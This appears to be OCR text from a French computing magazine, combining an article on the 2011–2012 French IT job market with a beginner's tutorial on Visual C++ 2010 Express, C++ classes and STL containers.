D'un côté, ce volume de recrutement couvre largement l'arrivée des nouveaux diplômés TIC, entre 15 000 et 20 000 par an. La Direction de l'évaluation, de la prospective et de la performance (DEPP) du Ministère de l'Éducation Nationale a publié pour 2011 une fourchette de 22 680 à 27 736 jeunes diplômés par an dans les STIC, chiffres dans lesquels figurent 10 062 diplômés Bac +2 (DUT et BTS) et 5 461 Bac +3 (Licence) dont une grande partie, en particulier les Licences, ont vocation à poursuivre leurs

études. Globalement, les écoles de formation de niveau Bac +5 considèrent que 90 à 95% de leurs ingénieurs (les métiers des IT sont dans leur majorité hautement qualifiés) sortent avec un emploi assuré… même si dans la réalité l'employabilité peut prendre plus de temps, et qu'une frange d'entre eux vont créer leur entreprise. De l'autre côté, ces recrutements se justifient par le fort taux de turn-over dans l'informatique, 15% environ chez les SSII - un record ! - répartis en 42% fin de contrat et 35% départs forcés. Si l'on compare les recrutements (40 000), ils sont absorbés par les nouveaux diplômés (20 000), les créations d'emplois nets (5 600), et le solde par le turn-over (environ 15 000). A comparer aux 30 000 chômeurs déclarés… Ces chiffres font dire au Munci, l'association professionnelle des informaticiens, que la *« très forte fluidité de notre marché du travail va totalement à l'encontre de la pénurie de candidats comme explication plausible des difficultés de recrutement ! »*

> La question de la pénurie de candidats…

Si certains postes peinent à trouver des candidats, d'autres sont submergés d'actes de candidatures. Que l'on se rassure, les métiers des IT ne figurent pas dans la seconde catégorie, où l'on va trouver pêle-mêle les hôtesses d'accueil, les assistantes médicales, les serveurs, les agents de sécurité, les chargés de communication, les techniciens de surface, les vendeurs, et même les juristes. Les métiers les moins qualifiés ont toujours été les premières victimes de la crise. En revanche, dans son baromètre mensuel, le site Jobtree place deux métiers de l'informatique parmi les 10 postes les plus recherchés : les développeurs et les ingénieurs systèmes et réseaux. Nous y ajouterons les technico-commerciaux (par opposition aux vendeurs) et les techniciens de maintenance qui sont également concernés par nos métiers.

Le commentaire de Jobtree pour justifier des difficultés que rencontrent les entreprises pour recruter dans certains métiers, les développeurs en particulier, est en revanche plus discutable : *« ils n'intéressent pas les candidats, parce qu'ils sont peu rémunérateurs, trop techniques, ou jugés difficiles »*. L'inadéquation entre l'offre et la demande sur le marché du travail prendrait sa source dans *« le système de formation français (qui) n'est malheureusement pas adapté à la réalité des besoins des entreprises »*.

> L'inadéquation de l'offre et de la demande

82,2% des employeurs qui recrutent doivent faire face à l'inadéquation des profils des candidats *(BMO Pôle-emploi 2012)*. Cette problématique ressurgit systématiquement chez tous les observateurs des métiers des IT, et plus largement sur la quasi totalité des secteurs d'activité en France.

L'inadéquation des compétences entre l'offre et la demande est une réalité. *« Elle est, en partie, structurelle et inévitable sur un marché du travail aussi cyclique, évolutif et spécialisé que le nôtre »*, constate le Munci. Elle proviendrait en particulier du manque d'attractivité des SSII et de leur mauvaise image - contraintes de la prestation de service, instabilité de l'emploi, salaires inférieurs (pressions tarifaires, réduction des coûts), mobilité géographique, déficiences de la RH, conditions de travail, conflits sociaux… - qui font que les candidats se tournent plutôt vers les entreprises.

9,3 mois de chômage indemnisé

Les derniers chiffres sur l'ancienneté moyenne au chômage des demandeurs d'emploi en informatique/télécoms en France, publiés par la DARES (Direction Etudes, Statistiques et Prévisions de Pôle-emploi), font état d'une détérioration de la durée moyenne du chômage indemnisé - nombre moyen, par individu indemnisé, d'allocations journalières versées depuis l'ouverture des droits chômage - à 9,3 mois fin décembre 2010 (les chiffres de 2011 n'étaient pas encore connus tandis que nous rédigions notre article). Un informaticien resterait donc en moyenne 285 jours au chômage avant de trouver un nouveau poste. Ce chiffre est supérieur à la moyenne du délai d'indemnisation des allocataires, 267,4 jours.

'Perle rare', 'mouton à cinq pattes', 'spécialistes rares', les expressions qui couvrent la tendance des entreprises à la sélectivité dans leur recrutement se font fortes en réponse à une tendance, la recherche du profil 'sur mesure'. Concrètement, les entreprises recherchent de plus en plus souvent le profil qui leur correspond au plus près dans des délais généralement serrés ! *« Les difficultés (de recrutement) sont aussi la rançon d'un mode de gestion de l'emploi très focalisé sur le court terme, et peu propice à répondre aux besoins lorsque ceux-ci s'accroissent »*, constate Jean-Louis Zanda, de Pôle-emploi.

Pour le Munci, cela se traduit par *« une forte sélectivité et discrimination à l'embauche »*. L'association évoque en particulier les critères d'âge - *« l'âgisme commence dès la quarantaine dans nos métiers… »*, de diplôme, avec 70% des recrutements qui se font à bac+5, et d'ancienneté au chômage.

> Profils resserrés et réseaux sociaux

Mercuri Urval fait également le constat que le marché de l'emploi souffre d'une difficulté d'adéquation réelle entre le marché de l'offre et de la demande. L'analyse de la société de

Tendances 2010-2020

La Dares, Direction de l'animation de la recherche, des études et des statistiques du Ministère du travail, de l'emploi et de la santé, a publié une étude prospective « Les métiers 2020 » sur l'évolution de l'emploi et des postes à pourvoir. Sur la décennie 2010/2020, et sur l'ensemble des domaines de l'informatique, la Dares a estimé à 154 000 le nombre de postes à pourvoir (4 000 employés et opérateurs, 39 000 techniciens et 110 000 ingénieurs). Ce chiffre cumule 80 000 créations nettes d'emplois (10 000 techniciens et 70 000 ingénieurs), et 73 000 départs en fin de carrière (6 000 employés et opérateurs, 26 000 techniciens et 41 000 ingénieurs). Soit une moyenne prospective annuelle de 15 400 postes à pourvoir… A comparer avec les 117 000 postes pourvus sur la décennie 1990/2000 et les 125 000 postes sur la période 2000/2010. Sur les 20 familles de métiers étudiées, la Dares place les métiers de l'informatique à la 16e place des créations d'emplois… A méditer !

conseil en management des ressources humaines se veut cependant plus circonstanciée, mais aboutit à des conclusions proches. Tout d'abord, elle constate la mouvance et l'incertitude du contexte économique et social, qui entraîne un allongement des délais de réflexion préalable à l'embauche par les entreprises, qui finalement se retrouvent à recruter dans l'urgence et resserrent le profil du candidat. *« Ceci laisse moins d'espace et de chances à des profils périphériques ou simplement atypiques,* regrette Marie-Claire Lemaitre, de Mercuri Urval. *C'est aussi un frein à l'embauche pour les profils qui ne pourraient être opérationnels que passé un certain délai, le temps d'acquérir une formation ou un vernis spécifiques les rendant aptes à prendre le poste et donner leur pleine mesure un peu plus tard. ».* La société de conseil pointe également le rôle des réseaux sociaux. En mettant en ligne son CV, un développeur web ou un webdesigner peut recevoir jusqu'à 30 appels par jour ! Ce phénomène est accentué par la tendance de certains candidats à actualiser régulièrement leur CV en ligne, afin de multiplier les contacts, ce qui fausse le marché en donnant une impression de pléthore d'offres sur des profils précis, comme les développeurs nouvelles technologies, alors qu'en réalité la disponibilité de ces candidats n'est pas au rendez-vous. Pour Marie-Claire Lemaitre, les entreprises devraient s'ouvrir à des profils plus éloignés. *« Il est parfois préférable de mettre en œuvre en interne des process professionnalisés de détection de talents ou de potentiels, quitte à proposer des formations complémentaires, pour pourvoir certains postes. »*

> *« La mise en adéquation d'une demande de plus en plus précise et urgente émanant des entreprises et de candidats dont l'opportunisme est entretenu par les réseaux sociaux actuels est une réelle gageure. »*
>
> *Marie-Claire Lemaitre, de Mercuri Urval*

> Paris ou province ? La concurrence n'est pas la même...

Le site de mise en relation dédié à l'emploi Qapa.fr s'est quant à lui intéressé à la localisation des emplois, l'occasion de dénoncer ce que Stéphanie Delestre, fondatrice de Qapa.fr, appelle des « clichés (qui) ont la vie dure », à savoir que *« beaucoup de Français pensent qu'ils auront plus de chance de décrocher un emploi en montant à la Capitale qu'en restant en Province »*. Sur son baromètre, le site a mesuré un ratio de potentiel d'embauche, qui associe le nombre d'habitants, la concurrence des candidats et le nombre d'offres d'emplois. Les résultats sont inattendus. La conclusion est en effet que des villes comme Bordeaux, Lille, ou Toulouse offrent plus de chance de trouver un emploi...

Les résultats de l'étude sont les suivants : Bordeaux (ratio 1,45) occupe donc la première place, suivie par Lille (1,38), Toulouse (1,31), Paris (1,26), Nantes (1,20), Lyon (1,06), Montpellier (0,93), Strasbourg (0,92), Nice (0,63), et Marseille (0,34).

Comment lire ces résultats ? Entre la première et la dernière ville du classement, une personne à la recherche d'un emploi aura théoriquement quatre fois moins de chances de réussir à Marseille qu'à Bordeaux ! Une analyse qui reste évidemment soumise à interprétation, mais qui rappelle qu'il y a une vie en dehors de l'informatique parisienne.

Cette étude a le mérite de prendre en compte la concurrence entre candidats, un facteur clé pour décrocher un emploi. Moins il y aura de candidats et plus les chances de séduire le futur employeur sont élevées, c'est mathématique. Ainsi apprend-on que 80% des offres reçoivent entre 1 et 20 candidatures, 10% entre 21 et 100 candidatures, et 20% entre 101 et 1000 candidatures ! La surcharge varie selon les zones géographiques, nous l'avons vu, mais aussi bien évidemment selon les métiers. Le classement des postes mesuré par Qapa.fr est pour nous doublement révélateur : les métiers de l'informatique et des IT n'y figurent pas ! L'inadéquation de l'offre et de la demande serait donc moins dramatique dans les IT que dans bien des métiers. En revanche, et c'est une 'mauvaise' surprise, Qapa.fr révèle un métier qui nous intéresse au premier plan et qui se révèle fortement contraint, l'infographiste, avec environ 125 candidats par poste.

Pourquoi les entreprises peinent à recruter ?

L'enquête BMO Pôle-emploi 2012 révèle quelles sont les difficultés que les employeurs rencontrent pour recruter :

- **82,2%** - inadéquation des profils des candidats
- **68,5%** - manque de candidats
- **37,8%** - difficultés liées aux conditions de travail
- **23,5%** - déficit d'image (entreprise, secteur ou métier proposé)

Les SSII ont recruté... pendant les vacances

C'est ce qui ressort du baromètre mensuel HitechPros, spécialiste de la mise en relation des SSII et du staffing, qui constate que le marché de la prestation informatique a affiché une demande en hausse durant l'été, une tendance qui se confirme depuis trois mois. Les compétences les plus recherchées portent sur les nouvelles technologies (32% de la demande) et les systèmes, réseaux et sécurité (29%), ces deux domaines tendent même à se renforcer dans les demandes.

Le troisième domaine de compétences porte sur le consulting et l'expertise (12%).

Le mainframe a fait un retour remarqué avec une hausse de 53% de la demande, mais demeure relativement marginal en volume. Le baromètre HitechPros est également un indicateur des secteurs en repli.

Le classement de queue s'est établi ainsi : le client serveur prend la tête des baisses, avec un recul de la demande de 38% sur la période estivale, suivi par le CRM, le décisionnel et le datamining (27%) et l'ERP (8%).

Bien débuter avec Visual C++

Le développement en C++ est plus confortable dans un IDE qu'avec une simple ligne de commande. L'époque ou le développeur était en face à face avec son interpréteur de commandes comme cmd.exe est révolue ou presque.

De nos jours, les environnements de développement intégrés partagent toutes les fonctionnalités requises pour développer confortablement, avec le langage de votre choix. En plus de l'environnement de développement intégré (IDE), le package inclut les différentes entêtes et librairies pour développer sous Windows alias Windows SDK, anciennement nommé Platform SDK. Les IDE existent depuis les années 90.

Exemple d'un IDE Visual Developer Studio 4.2 de 1995 dans lequel on retrouve la liste des classes (et des fichiers) sur la partie gauche de l'écran et il y a des options de recherche dans le texte, les fameux boutons pour compiler l'application et la documentation intégrée.

Voici l'IDE de Visual Studio 2010 Express et plus précisément Visual C++ Express, disponible sur http://www.microsoft.com/vstudio/express. On voit que malgré les années, les IDE gardent le même aspect. Avec Visual Studio 2010, on peut créer différents types de projets.

Pour créer sa première application de VS2010 Express, comment s'y prendre ? Il suffit de faire File -> New -> Project et de choisir un type d'application. Dans notre cas, on va sélectionner application console Win32.

Le wizard propose plusieurs options que l'on peut laisser par défaut. Pour compiler le programme, il suffit de « builder » l'application en utilisant soit le menu Debug -> Build Solution, ou bien en faisant clic droit sur le projet dans le Solution Explorer et de faire Build. La dernière option consiste à utiliser la toolbar et d'appuyer sur l'icône Build. Pour pouvoir builder l'application, l'IDE a besoin d'un compilateur, d'un éditeur de lien et aussi de fichiers d'entêtes que l'on va trouver dans le Windows SDK. Visual Studio distribue tout cela.

> Windows SDK

Le Windows SDK fournit les outils, les compilateurs, les entêtes et les librairies nécessaires à la création d'application sur les plateformes Windows. Il existe aujourd'hui deux versions majeures de kits de développement « Windows SDK » : Windows SDK pour Windows 7 et NET Framework 3.5 SP1 ou Windows SDK pour Windows 7 et NET Framework 4.0. Les deux versions de Windows SDK sont disponibles en téléchargement gratuit. La première version redistribue le compilateur disponible dans Visual C++ 2008 SP1 (VC9) et la deuxième distribue le compilateur de Visual C++ 2010 SP1 (VC10).

Pour lancer une compilation en mode de commande, il faut positionner quelques variables d'environnement comme PATH, INCLUDE et LIB. La définition exacte de l'environnement est décrite dans le fichier vcvars32.bat disponible sous %ProgramFiles%\Microsoft Visual Studio 10.0\VC\bin. Le kit Windows SDK fournit aussi un fichier qui permet de créer son environnement de build en utilisant SetEnv.cmd disponible sous %ProgramFiles%\Microsoft SDKs\Windows\v7.1\Bin et dont l'utilisation est la suivante :

```
Usage : Setenv [/Debug | /Release][/x86 | /x64 | /ia64 ]
[/vista | /xp | /2003 | /2008 | /win7][-h | /?]
```

Bien qu'il soit possible de compiler directement depuis la ligne de commande, l'utilisation d'un IDE apporte un plus grand confort de travail. Le plus simple est d'utiliser Visual C++ 2010 Express qui est gratuit et qui fournit le même environnement que Visual Studio 2010. VC++ Express distribue la runtime C, la librairie standard C++ (STL) et d'autres librairies comme PPL et les fichiers du Windows SDK.

Important : Il faut installer Visual Studio 2010 SP1 après l'installation de Visual C++ 2010 Express. La version Express possède quelques limitations comme l'absence des librairies MFC et ATL, pas de compilation 64 bit, pas de gestionnaire de fichiers de ressources (RC editor) pour désigner les interfaces graphiques, pas de support pour OpenMP ni pour les add-ins Visual Studio. Cependant, ces restrictions ne sont pas trop importantes pour quelqu'un qui veut démarrer dans le développement Visual C++. L'utilisation d'une bonne documentation est fondamentale. Il est possible de télécharger la documentation ou de l'utiliser en ligne. Je conseille, pour ceux qui débutent, une autre option qui est la documentation "MSDN Library pour Visual Studio 2008 SP1". Disponible gratuitement, cette image ISO de 2.2 GB qui contient la fameuse MSDN Library qui est la véritable bible pour les programmeurs Windows. Pour bien démarrer, il suffit parfois de trouver un programme existant et de l'adapter. Les programmes d'exemples sont disponibles gratuitement.

> Introduction à C++

Le langage C++ standard ISO/IEC (C++11) vient d'être publié par Herb Sutter et son équipe au mois de mars 2011 après de nombreuses années d'effort sur la standardisation. C'est le langage C++ standard, celui qui est disponible sur les environnements Windows, Linux et que l'on utilise avec un compilateur comme GCC ou Visual C++. C++ est un langage type-safe, qui fournit des mécanismes d'abstractions évolués (classe, template) et qui ne sacrifie par le pouvoir et les performances. C++ a toujours été pour Microsoft comme l'électricité, quelque chose de naturel à utiliser. Les équipes Windows, Office, SQL Server, SharePoint sont autant d'équipes qui utilisent C++. A ce titre, je vous renvoie sur les derniers webcasts Channel9 là où les vidéos sur « C++ Renaissance », « Going Native » et « Advanced STL » sont populaires et cela traduit le retour à la programmation native.

> Commencer par le C

Historiquement C a été construit pour faire Unix. Puis, C a été enrichi pour devenir « C avec classes » et s'est progressivement appelé C++ au fur et à mesure de l'effort de standardisation. Au début, on apprend les types de base et les rudiments du langage: void, signed/unsigned char, int, long, float, double. Ensuite, on apprend les tableaux, les pointeurs, les énumérations, les structures et les unions et les divers éléments d'expression comme les opérateurs, les opérations de conversion de types puis les séquences de code comme if, else, else-if, do-while, while, for, switch, break, goto, puis viennent ensuite la programmation des fonctions et le point d'entrée main(). Ensuite on utilise la Runtime C appelée CRT et elle va nous

servir de boîte à outils pour développer. En 1998, j'achetais pour 350 F, un livre qui se nommait « L'essentiel du C++, 2e édition » de Stanley B. Lippman. Ce livre est toujours d'actualité en 2012. Je vais suivre la trame et les chapitres du livre pour vous expliquer l'essentiel de l'essentiel du C++.

> Mon premier programme

Le premier programme qui doit être écrit (sans faute) et qui donne du cœur à l'ouvrage. Créer un fichier nommé totor.cpp et écrire cela dedans :

```
#include <stdio.h>

int _tmain(int argc, _TCHAR* argv[])
{
        printf(«Hello Programmez\n»);
        return 0;
}
```

Ensuite, essayer de compiler ce programme. La commande va se traduire par <nom du compilateur> <nom du fichier>.cpp ou bien « Build » dans l'IDE. Cela devrait marcher. Apprendre un langage, c'est savoir comment déclarer des variables. Une variable possède toujours un type que nous détaillons ici. Il existe plusieurs types en C++ : short, int, char, double, float. La variante, un peu pénible pour ceux qui débutent, est de pouvoir ajouter le petit mot (mot clé ou keyword) unsigned ou signed. Voici l'essentiel :

```
20
024
0x14              // hexa
128u              // unsigned
1024UL  // unsigned long
1L                // long
8Lu               // long unsigned
3.14159F// float
0.1f              // float
12.345L // long float haute précision
0.0               // double
3E1               // exposant
1.0E-3
2.
1.0L
'a'
'2'
','
' '               // blank
""                // null string
"aa"              // chaine aa
"A \n B \n"       // A B avec un saut de ligne (\n alias newline)
entre chaque lettre
```

Maintenant qu'on possède des types, il faut créer des variables. Il suffit juste de nommer la variable en y insérant avant le type :

```
        int i;
        float j;
        double k;
        char c;
```

Par contre, il serait plus intelligent de nommer des variables avec un vrai nom appelé identificateur. Il existe des mots réservés en C++ et il est interdit de nommer une variable comme un mot réservé.

> Les pointeurs

Les pointeurs sont des types particuliers qu'il est possible de noter ainsi. Un pointeur est une adresse mémoire. C'est à partir de cet emplacement que l'on trouve des données. Exemple de pointeur qui contient un int :

```
int i = 10;
int * pointeurSurI = &i ;    // je pointe sur i ;
i=11 ;         // je modifie i
*pointeurSurI = 12 ;     // je modifie i car je pointe sur i
```

Les chaînes de caractères sont des ensembles de caractères qu'il est possible de déclarer explicitement en indiquant une taille ou non. Les chaînes se terminent avec un zéro terminal :

```
char sz[255] = «Edith» ;
char *sz2 = «Lisa» ;
char sz3[] = «Maggie» ;
```

Dans notre exemple, sz2 est un pointeur et sz3 est un tableau. QuickWatch différencie bien les types différents, un char* et char[7]. Les chaînes sont terminées par un zéro.
Une constante est déclarée avec le mot const devant :

```
int a = 10;
const int b = 20;
a++;// incrémente a
b++; // b ne peut pas être modifié -> error C2105: '++' needs l-value
```

Le compilateur C++ n'est pas très cool lorsqu'il s'agit de dire ce qu'il se passe en cas de problème. L'erreur veut dire, ++, c'est-à-dire l'incrémentation ne peut se faire que sur un left value, une valeur de gauche. Je vous laisse chercher sur bing ! (ou sur Google). Un tableau se définit avec des crochets. Les éléments commencent à la zero-ième place :

```
int tab[20];
tab[0] = 25;  // le premier élément vaut 25
tab[10] = 100;// le 11eme élément vaut 100
float tab2[10][10];
tab2[0][5] = 0.5f;
tab2[2][7] = 2.7f;
```

> La Runtime C

Le langage C dispose d'une librairie nommée Runtime C qui contient les routines de base pour réaliser des applications. Cette runtime est implémentée en langage C et fournit les fonctions communément définies dans le C ANSI, qui fait l'objet du livre K&R « C ANSI ». Avec Visual C++, le code source de la runtime est fourni dans le répertoire %ProgramFiles%\Microsoft Visual Studio 10.0\VC\crt\ src. Dans Visual C++ 2010, la CRT contient 1300 fichiers pour 15 MB de source code. L'avantage d'apprendre à utiliser la runtime C permet de comprendre le bonheur induit dans l'utilisation de C++ et de sa librairie standard ou STL. Cette librairie propose des types comme string, vector, map qui sont élégants à manipuler. Il n'y a plus à allouer de la mémoire, à indiquer de longueur de chaînes… Tout devient simple et facile à utiliser.

> Les classes

La notion de classe est l'essence même du C++. Techniquement parlant, une classe est une structure qui contient des membres avec une certaine visibilité : public, private ou protected. En C++, une classe est un type de données qu'il est possible de créer. Votre classe contient ce que vous y mettez. Il n'y a aucun interdit, aucune restriction. Une classe est-elle une construction orientée objet ? La réponse est : ça dépend de vous car la notion de classe technique (une structure) et les concepts de l'orienté objet (O.O.) sont deux choses différentes. Il est possible de faire de l'orienté objet avec du C et il est possible de faire du procédural avec du C++. Nous allons voir comment faire de l'orienté objet avec du C++ de manière simple et élégante. On va partir très simplement pour que vous ne soyez perdu au premier type venu. Les classes sont des types particuliers. Une classe est un conteneur d'éléments : des membres (variables), des fonctions (membres nommés méthodes), des opérateurs et aussi des énumérations ou des structures. Et puis il y a un constructeur (ctor) et un destructeur (dtor). Bref, une classe c'est un cadre dans lequel on définit des éléments cohérents. Pour comprendre les classes, il faut se souvenir que C++ a été créé parce que C ne contenait que les structures. C++ introduit les classes qui sont des structures avec des fonctions. Une classe est une structure qui contient des fonctions. On introduit des classes dans un programme pour créer un nouveau type. Une classe peut hériter d'une classe existante.

```
class CRenault
{
public:
 string brand;

public:
 CRenault()
 {
   brand = «quality made»;
 }
};

class CLaguna : public CRenault
{
public:
 string immatriculation;
 string owner;

public:
 CLaguna()
 {
   immatriculation = «BF-008-CZ»;
   owner = «Christophe Pichaud»;
 }
};
```

What ? Talking to me ???? kesako. Comment lire ce programme? La classe CLaguna hérite de la classe CRenault. Un objet CLaguna est un objet CRenault avec des éléments en plus. Un objet CRenault possède un attribut « brand » mais un objet CLaguna possède les attributs immatriculation et propriétaire. Dans mon exemple, j'y ai fait figurer dans le constructeur des valeurs par défaut. Rien ne m'y oblige. Une classe est un ensemble de membres qui ont une visibilité (public, private ou protected).

> Un autre exemple de classes

Prenons un exemple du monde réel. Un programme de dessin avec des formes plus ou moins simples. Les classes vont être les formes. CCarre, CRond, CPolygone, etc. Voici à quoi cela peut ressembler : on va définir les classes dans les points .h (headers ou en-têtes) et puis le code dans les points .cpp (body ou corps).
On va définir les types de formes dans une énumération :

```
enum Shape
{
 carre,
 rond,
 ellipse,
 image
};
```

L'énumération permet de faire des constantes « propres » et claires à utiliser avec `Shape::carre` ou `Shape::rond`. Maintenant, il faut définir la classe de forme (Shape en anglais). On va faire simple, une classe ne contiendra que la méthode pour dessiner une forme.

```
class CShape
{
public:
 CShape(void);
 virtual ~CShape(void);

 virtual void Draw(int x, int y);
};

class CShapeCarre : public CShape
{
public:
 CShapeCarre(void);
 virtual ~CShapeCarre(void);

 virtual void Draw(int x, int y);
};

class CShapeRond : public CShape
{
public:
 CShapeRond(void);
 virtual ~CShapeRond(void);

 virtual void Draw(int x, int y);
};
```

Et maintenant le code d'implémentation des méthodes. On fait simple, la fonction virtuelle (que l'on peut redéfinir) ne fait qu'afficher le texte du dessin, à savoir le nom de la forme.

```
void CShape::Draw(int x, int y)
{
 cout << «CShape::Draw x:» << x << « y:» << y << endl;
}

void CShapeCarre::Draw(int x, int y)
{
 cout << «CShapeCarre::Draw x:» << x << « y:» << y << endl;
```

```
}

void CShapeRond::Draw(int x, int y)
{
 cout << «CShapeRond::Draw x:» << x << « y:» << y << endl;
}
```

J'ai volontairement oublié les constructeurs et destructeurs (qui sont vides). Il n'y a rien dedans. Vous trouverez bien le moyen d'y mettre quelque chose, nom par exemple, la taille de l'objet par défaut. Et maintenant, essayons de créer des objets au travers du programme main :

```
#include «stdafx.h»
#include «ClassFactory.h»
#include «Shape.h»

int _tmain(int argc, _TCHAR* argv[])
{
 shared_ptr<CShape> pShape1 = CClassFactory::CreateShape(Shape:
:carre);
 pShape1->Draw(15, 20);
 shared_ptr<CShape> pShape2 = CClassFactory::CreateShape(Shape:
:rond);
 pShape2->Draw(50, 50);
 return 0;
}
```

Je suis en C++ 11, donc plus besoin de faire des new/delete, on passe par des shared_ptr et cela donne cela au travers d'une classe factory :

```
class CClassFactory
{
public:
 CClassFactory(void);
 virtual ~CClassFactory(void);

 static shared_ptr<CShape> CreateShape(Shape type);
};

shared_ptr<CShape> CClassFactory::CreateShape(Shape type)
{
 shared_ptr<CShape> pNewElement = nullptr;
 switch( type )
 {
 case carre:
   pNewElement = make_shared<CShapeCarre>();
   break;
 case rond:
   pNewElement = make_shared<CShapeRond>();
   break;
 case ellipse:
   pNewElement = make_shared<CShapeEllipse>();
   break;
 case image:
   pNewElement = make_shared<CShapeImage>();
   break;
 }
 return pNewElement;
}
```

Avec le make_shared, je crée un objet shared_ptr qui saura se libérer tout seul malgré le passage en retour de fonction. Le résultat du programme est le suivant :

```
CShapeCarre::Draw x:15 y:20
CShapeRond::Draw x:50 y:50
```

En effet, dans le main, on crée un carré puis un rond. Les deux objets sont dessinés via l'appel de méthode Draw(). Et vous remarquerez qu'il n'est jamais nécessaire de détruire les objets créés.

> La librairie standard C++ (STL)

La libraire STL est constituée de classes et de templates définis en 6 parties : containers, container adapters, iterators, algorithms, function objects et function adapters. Les éléments de la famille « containers » sont équivalents aux collections. Ces classes permettent de stocker, supprimer ou d'accéder à certains éléments. Voici la liste des containers :

Container	Fichier d'entêtes	Description
vector	<vector>	vector<T> est un tableau qui grossit automatquement. C'est le container le plus utilisé
deque	<deque>	deque<T> est une double-ended queue. C'est comme un vector mais plus rapide pour l'insertion en début ou en fin
list	<list>	list<T> permet l'ajout et la suppression rapide d'éléments
map	<map>	map<K,T> stoque des couples key/types uniques
multimap	<map>	multimap<K,T> permet que les couples soient identiques
set	<set>	set<T> est un ensemble d'éléments uniques
multiset	<set>	multiset<T> permet que les éléments soient identiques
hash_map	<hash_map>	hash_map<K, T> est un map rapide en accès
hash_multimap	<hash_map>	hash_multimap<K, T> est un multimap rapide en accès
hash_set	<hash_set>	hash_set<T> est un set rapide en accès
hash_multiset	<hash_set>	hash_multiset<T> est un multiset rapide en accès
stack	<stack>	stack<T> implémente LIFO (last in, first out) donc dernier entré, premier sorti
queue	<queue>	queue<T> implémente FIFO(first in, first out) donc premier entré, premier sorti
priority_queue	<queue>	priority_queue<T> est queue dans laquelle l'élement le plus haut est le premier dans la queue

Les iterators ou itérateurs en français permettent l'accès aux containers. Ils fonctionnement comme des pointeurs et peuvent être de différents styles : input, output, forward, bidirectional, random access. Chaque container utilise un type d'itérateur spécifique dont la notation est de type prefixe type puis suffixe type d'iterator. La documentation associée à chaque classe indique lequel utiliser. Un exemple illustre comment utiliser les containers et les itérateurs.

```
#include <vector>
#include <string>
#include <iostream>
using namespace std;
…
void routine2()
{
 vector<string> vector1;
 // Ajout d'éléments
 vector1.push_back(«C++ Renaissance»);
 vector1.push_back(«Going Native»);
 vector1.push_back(«Why C++ ?»);
 // Obtention de l'itérateur -> vector<string>::iterator it =
vector1.begin()
 // syntaxe C++ 11 -> auto it = vector1.begin();
 for(vector<string>::iterator it = vector1.begin() ; it!=vector1
.end() ; it++)
 {
   cout << «value: « << *it << endl;
```

```
  }
  // Itération dans une boucle for classique
  for(size_t i=0 ; i<vector1.size() ; i++ )
  {
    cout << «value: « << vector1[i] << endl;
  }
}
```

Pour ajouter des éléments dans un container vector<T>, on utilise la méthode push_back(T). Pour itérer dans le container, on obtient l'itérateur propre au container puis on itère en utilisant l'opérateur ++. L'accès à l'élément se fait en utilisant l'opérateur *.
Une itération peut aussi se faire via l'utilisation du vector<T> comme un tableau en utilisant l'opérateur []. La STL fournit plusieurs moyens pour réaliser les opérations et ainsi permet plusieurs styles d'écriture de code.
Il existe un container très sympa à utiliser qui permet d'associer une clé avec une valeur : map<K,T>. L'ajout d'éléments se fait soit en utilisant l'opérateur [] ou bien la méthode insert qui prend un type pair<first, second>.
L'itération dans le container se fait en utilisant les membres first et second. La recherche se fait en utilisant la méthode count(). Exemple de code :

```
#include <map>
…
void routine3()
{
  map<string, string> dico;
  dico[«VB»] = «Visual Basic»;
  dico[«C#»] = «Visual C# -> Productivity»;
  dico[«C++»] = «Visual C++ -> Power and Performance !»;
  // Ajout en utilisant la fonction make_pair
  dico.insert(make_pair(«C++11», «Fast and Fluid ! See you later
  in Windows 8»));
  // Obtention de l'itérateur via container<T>::iterator
  for( map<string, string>::iterator it = dico.begin() ; it!=
dico.end() ; it++)
  {
    cout << «key: « << it->first << « value:» << it->second << endl;
  }
  // count détermine si une clé existe -> retourne 0 ou 1
  if(dico.count(«C++») != 0)
  {
    cout << «C++ value: « << dico[«C++»] << endl;
  }
}
```

Les containers de la STL sont génériques. Ils fonctionnent sur des types que nous pouvons créer, exemple avec le type LangageProp qui contient deux strings.

```
class LangageProp
{
private:
  string desc, core_value;
public:
  LangageProp(string d, string cv ) : desc(d), core_value(cv) {}
  string Display() { return desc + « is « + core_value; }
};
```

La STL fournit aussi un ensemble de fonctions templates appelées algorithmes, disponibles dans le fichier d'entêtes <algorithm>. Ce fichier contient plusieurs dizaines de fonctions génériques qui savent traverser les containers et y opérer un certain traitement. Voici une liste non exhaustive des fonctions :

Fichier d'entêtes	Description
<algorithm>	binary_search, copy, count, count_if, equal, equal_range, fill, find, find_if, for_each, generate, lower_bound, max, merge, mismatch, partial_sort, remove, remove_if, replace, replace_if, reverse, rotate, search, sort, swap, transform ...

La fonction la plus connue est for_each qui permet de faire un même traitement pour l'ensemble des éléments d'un container. Nous reprenons comme base la collection ci-dessus. L'appel à for_each se fait sur la base d'un itérateur de début, d'un itérateur de fin et d'une routine, OnItem, qui va être appelée sur chaque élément du container.


```
void OnItem(pair<string, LangageProp> value)
{
  // retrieve the LangageProp object reference
  LangageProp &prop = value.second;
  cout << «OnItem...» << prop.Display() << endl;
}

void routine5()
{
  map<string, LangageProp> dico;
  dico.insert(make_pair(«VB», LangageProp(«Visual Basic», «for the
  kids ?»)));
  dico.insert(make_pair(«C#», LangageProp(«Visual C#», «for
productivity»)));
  dico.insert(make_pair(«C++», LangageProp(«Visual C++», «for Power
and Performance !»)));
  for_each(dico.begin(), dico.end(), OnItem);
}
```

> Programmation moderne avec C++11

Les classes et templates disponibles dans le nouveau C++ standardisé qu'est C++ 11 sont fantastiques et en grande quantité. Tous les algorithmes, par exemple, rendent de grands services. Écrire du C++ moderne ça veut dire quoi ?
